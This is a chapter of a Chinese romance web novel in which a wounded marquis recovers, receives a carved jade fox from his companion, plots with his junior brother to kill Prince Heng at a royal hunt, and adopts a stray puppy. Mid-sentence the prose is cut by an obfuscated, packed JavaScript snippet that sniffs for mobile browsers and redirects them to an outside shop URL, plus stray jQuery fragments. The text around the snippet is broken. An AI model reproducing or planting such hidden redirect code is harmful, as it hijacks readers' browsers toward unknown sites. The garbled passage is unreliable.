文趣网 > 其他小说 > 妖孽侯爷训狗指南 > 37.玉狐狸
    卧室内,窗户微敞,煦风从外头吹进来暖洋洋的,床幔微动,床头的香囊散着醇厚微苦的草木药香,萧瑾舟长睫颤动,微微张开了眼,他直直的望着床顶,像是在发呆又像是在思索这是梦境还是现实。

    房门被推开,魏君泽端着药走了进来,他望向卧床,见萧瑾舟醒了,便连忙走上前坐到床边,“生春!你醒了?身子还有哪里不舒服吗?”

    萧瑾舟转头望向魏君泽,怔怔看着他脸颊上已经结痂的伤口,想说还好,不疼,但话到嘴边又变了,眼里有水光,张开嘴缓了好一会,沙哑道:“疼,喉咙疼,手臂疼,头疼,哪哪都疼,疼死了。”

    “我去找邸菘蓝过来!”

    萧瑾舟手指轻动,拉住魏君泽的衣摆,“别走,你抱抱我,像上回那般拍拍我的后背就不疼了。”

    魏君泽坐到床头将萧瑾舟轻轻扶起,让他上半身依偎在自己怀里,手缓缓摩挲拍着后背,“这样,好些了吗?”

    萧瑾舟头靠在魏君泽颈窝里,闭上眼,闻着熟悉的茶香,微点了点头,有些委屈道:“玉簪,断了……”

    魏君泽下巴抵在萧瑾舟头上,抱着他摇了摇,轻声哄道:“断了就断了,扎过脏血的不要便罢了,我给你买新的,你想要什么样的都可以,可好?”

    萧瑾舟点头,“外祖父可知道这事?”

    “我没告诉他,我只说你感染风寒需要卧床几日,他年事已高经不起吓,料你也是如我这般想的,便瞒着他没让他来看。”

    “你做的对,若是让外祖父知道了,他必定会拼了命去和恒王算账的。”

    提到恒王,魏君泽眼神瞬间变得冷厉,他垂眼看着怀中人苍白的面庞,“生春,我想杀了他,可以吗?”萧瑾舟抓着魏君泽的衣袍,笑了笑,“好啊,我和你一起。”

    “主子,侯爷醒了?”魏廉和魏清听到动静快步走了进来,看到两人依偎相拥的场景,双双愣在原地,走也不是,不走也不是。

    萧瑾舟本想起身,却发现魏君泽一点松开的意思也没有,便也放纵不管了。

    魏君泽对两人道:“醒了,叫邸菘蓝过来看看。”

    “哦哦……”两人那是一刻不敢多留的转身就跑出去了。

    萧瑾舟闷笑,“时序你这般往后怕是讲不清了。”

    “讲不清那便讲不清吧。”

    萧瑾舟嘴角的笑一顿,他抬眼看向魏君泽,魏君泽把手移到萧瑾舟脸侧,带着薄茧的大拇指轻轻抚过萧瑾舟嘴唇上的伤口,微微勾唇,像是无奈又像是妥协承认道:“你说得对,我确实是色令智昏了。”

    萧瑾舟眼神闪了闪,又把脸埋进魏君泽的颈窝,闷闷道:“傻子。”

    魏君泽低笑又把他抱紧了些,“对对对,生春说的对,我就是个傻子。”

    萧瑾舟昏迷了五天,魏君泽就失了五天的魂,家也不回,听雨楼也不去,就待在萧瑾舟床边,不是呆呆的盯着人看,就是拿出那块红玉雕磨,雕了两天,一只鲜活的抱着尾巴蜷卧的小狐狸就出来了,可是那小狐狸的主人还没醒。

    他不让除了邸菘蓝以外的人靠近萧瑾舟,喝药、换衣、擦身都亲力亲为,到了第三天魏珩来萧府找他,魏珩看着魏君泽不修边幅,下巴长出了一层青茬的样子,叹了口气道:“把衣裳换换,胡子也剃剃,哪日侯爷醒来,看见一个野人在他身旁,不得吓得又晕过去。”

    魏君泽没由来的问魏珩,“二哥,喜欢一个人会是什么感觉?”

    魏珩顿了顿,道:“心悦一个人,便是想他每日是否康健,想他顿顿是否吃好,看他受苦便是心如刀绞,恨不得以身替之,看他难过便莫名的自己也难过起来,每日每时每刻都想相见……”魏君泽听着魏珩说话,眼神却一眨不眨的望着萧瑾舟,魏珩定定的看了一会魏君泽,道:“你心悦萧侯爷。”

    不是疑问,是肯定。

    “心悦?”,魏君泽掏出怀中的红玉狐狸,脑海里都是与萧瑾舟相处的画面,他畅然一笑,“是啊,我心悦他。”

    “哎哟,木事儿木事儿,好好歇歇就中嘞。”邸菘蓝笑呵呵说道,“胳膊上那伤还好,就脖子上伤嘞可厉害,要肿好些天儿。”

    魏君泽看着那脖子上触目惊心的青紫痕迹,眉心跳的厉害,“我回府拿些伤药过来,老爹在军队里带回来不少,那都是给将士用的,效果好的很。”

    邸菘蓝点点头,“诶,那个中!活血化瘀!”

    魏君泽心里有了想法便动身要出去,他对魏清吩咐道:“你在这儿陪着生春。”

    魏清抱拳应是。

    卧房内没了人,萧瑾舟坐了会儿,看向站在门口不进来的魏清,他想张口说话,但因为脖子上的伤声音放不大,他拍了拍床边木架,引起魏清的注意。

    魏清急忙走过去蹲在床边,道:“侯爷,有什么吩咐吗?”

    “帮我倒杯水吧。”

    魏清把茶杯放到萧瑾舟手中,便想退回到房门口。

    “等等。”

    萧瑾舟叫住了他,“你在躲我吗?”

    魏清看着萧瑾舟的伤口,眼神闪烁,眼眶泛红,垂头道:“侯爷两次受伤,都是因为我保护不力,我,我有愧,不敢求侯爷和主子原谅。”

    萧瑾舟淡淡看了魏清一会儿,道:“你有愧?可我思来想去也想不出你是哪里做错了。”

    “上回,你提醒我要避开,是我自己撞上那刀口,这不怪你。”

    “而这回,谁能想到恒王敢在宫中掳人,你在宫外一无所知又如何能及时救我,这也不怪你。”

    “如此,你又有什么可愧疚的,这世上本就有许多意外和不可控之事,时序这回没有罚你便是说明此事不是你的过错,所以不必再纠结。”

    魏清抹了眼泪,再抬头时眸中多了丝坚定,道:“多谢侯爷开解,魏清明白了。”

    “你去吧,我想睡一会儿。”

    “是。”

    “等一下。”萧瑾舟拿起枕边的红玉狐狸问:“这是哪来的?”

    魏清看了看道:“是主子给侯爷的,侯爷昏迷了多久,主子便守了多久,喂药擦身事事亲为,这红玉狐狸就是在床边守着的时候雕的。”

    “我知道了,你去吧。”

    阳光打进来把空气中的尘埃照的清明,萧瑾舟盯着那道光许久,直到眼睛干涩盈出眼泪,嘴里喃喃笑骂道:“傻子,不是你色令智昏,该是我心向往之才对……”

    “师兄,今日可好些了?”白忘忧提着盒海棠糕进来,“三公子今早出去时特意关照我的,说师兄你喝药怕苦,喝完得吃些糕点压压才行,哎哟真是羡煞我也啊……”

    萧瑾舟接过他手中的糕点,“难怪总是闻到股酸味儿。”

    白忘忧撇嘴,转眼看到桌案上的红玉狐狸拿起来端详,“这三公子手艺好的很呐,若是魏府往后落寞了,还是可以靠这门本事过活的。”

    萧瑾舟把红玉狐狸抢回来,拿绢子擦了擦,“时序银子多的很。”

    “……”,白忘忧看看自己的手,“师兄,我还是你亲师弟吗?”

    “过继的。”“……不说了。”

    萧瑾舟随手翻开一本书,道:“这几天恒王府有什么动作吗?”

    白忘忧盘腿坐到萧瑾舟对面道:“不出你所料,恒王这几日接连见了好几位官员,各种宴饮,各种送礼,高调得很,一点都不避讳,也不知该怎么说他,真是蠢得要命。”

    萧瑾舟翻页,“他本就不是朝野之才

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17536912|202080||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();$('#content').append('

    ,好好当个闲散王爷说不定还能富贵悠然一辈子,可惜了……”

    白忘忧打着扇子的手顿住,他看了萧瑾舟一会儿,犹豫道:“师兄是想……”

    萧瑾舟淡笑合上书,眼神散着森寒,“我与他做君子,他却与我做小人,命都差点丢在他手里,若是还放过他,我岂不是成圣人了,忘忧你是拿笔作诗的,来日报完仇依旧可以做君子,而我是拿笔做刀的,身上背着命,手上已然沾了血,往日学的正道早已不是我要走的路。”

    “何况,就算我饶过他,时序也已经起了杀心,恒王必须死。”

    香炉袅袅,白忘忧盯着那飘起的白烟,少有的严肃起来,“虽说恒王不成器,但毕竟是皇子,要杀一个皇子,可不像是杀一个官员那么容易,况且现在他人在玉京……”

    白忘忧思忖了一会儿,眼神一动,道:“不久之后,不就是围猎了嘛,如若要动手,围猎不失为一个好机会。”

    萧瑾舟道:“我也正有此意,此次围猎事宜是由太子安排的,太子上回与恒王结仇保不齐也会动手,若是他不动手,我们在围猎之时杀了恒王,倒也能把事情推到太子身上。”

    白忘忧失笑,“太子倒也怪倒霉的,惹上你们这对祖宗。”

    萧瑾舟睨了他一眼,“说你是君子,你倒真帮人家打抱不平起来了?”

    白忘忧:“……”

    “我没惹你吧师兄,怎么今日说话总是夹枪带棒的?真不想要师弟了?”

    “可以不要。”“……”

    外头一阵吵吵闹闹,声音不小隔着屋门都传了进来,萧瑾舟撑着桌案站起身,准备出去看看。

    院子里,魏廉撅着屁股蹲在假山石边,招着手道:“嘬嘬嘬,小狗,快出来,哥哥给你大骨头,香哩很!”

    “汪汪汪汪……”

    “汪汪汪汪汪汪!”

    魏廉着急摆手,“祖宗别叫啦!侯爷在休息呢!把侯爷吵醒了,主子回来得揪了你的皮!”

    魏清也弯腰蹲在魏廉旁边,回头望了一眼,看到来人一下子站起身,“侯爷,你怎么出来了?可是吵到你了?”

    魏廉闻言猛的回头看了一眼,随后站起身,用大骨头指着那小狗,教训道:“都叫你别叫了,吵着侯爷了!这下你和我都要完了!”

    萧瑾舟走上前,随着两人的视线望去,假山石缝里藏着一只小狗,双耳尖竖,黄白毛色,有些瘦小但看着还精神,特别是那双眼睛,圆圆的,黑黑的,亮的喜人。

    小狗警惕的微呲着牙,看着年纪不大,脾气倒是大的很,萧瑾舟问:“何处来的小狗?”

    魏廉挠了挠额头,道:“刚我办事儿回来,进门没注意被它给钻了空子,我本想抓来着,但它跑的太快了,小小一只跑起来都看不见影,逮都逮不住。”

    萧瑾舟看着那呲着牙面露凶色但身子却不停在发抖的小狗,拿过魏廉手中的骨头,蹲下身放在石缝边,朝着小狗招手,声音轻柔道:“你出来,不伤你。”

    那小狗抬起一只爪子又放下,巡返往复,过了半晌慢慢走出来叼起骨头又往石缝里跑,在里头啃了起来。

    魏清道:“侯爷要养吗?”

    萧瑾舟看着小狗那黑圆的眼睛,道:“既然来了,就留下吧。”

    小狗吃完了骨头,虽然还没从石缝中出来,但它也不再呲牙了,还朝着萧瑾舟微微摇了几下尾巴,像是在巴结,“汪汪!”

    萧瑾舟对魏廉道:“再去找些吃的给他吧,倒碗水。”

    “哦哦,好嘞!”,魏廉看着吃惊,刚才他举的手都麻了,这狗是一点不动,啧啧,乖乖嘞,连狗都学会巴结谄媚,会看眼色了!这年头下属是愈发难做了,看来得快点找话本子,稳固地位了!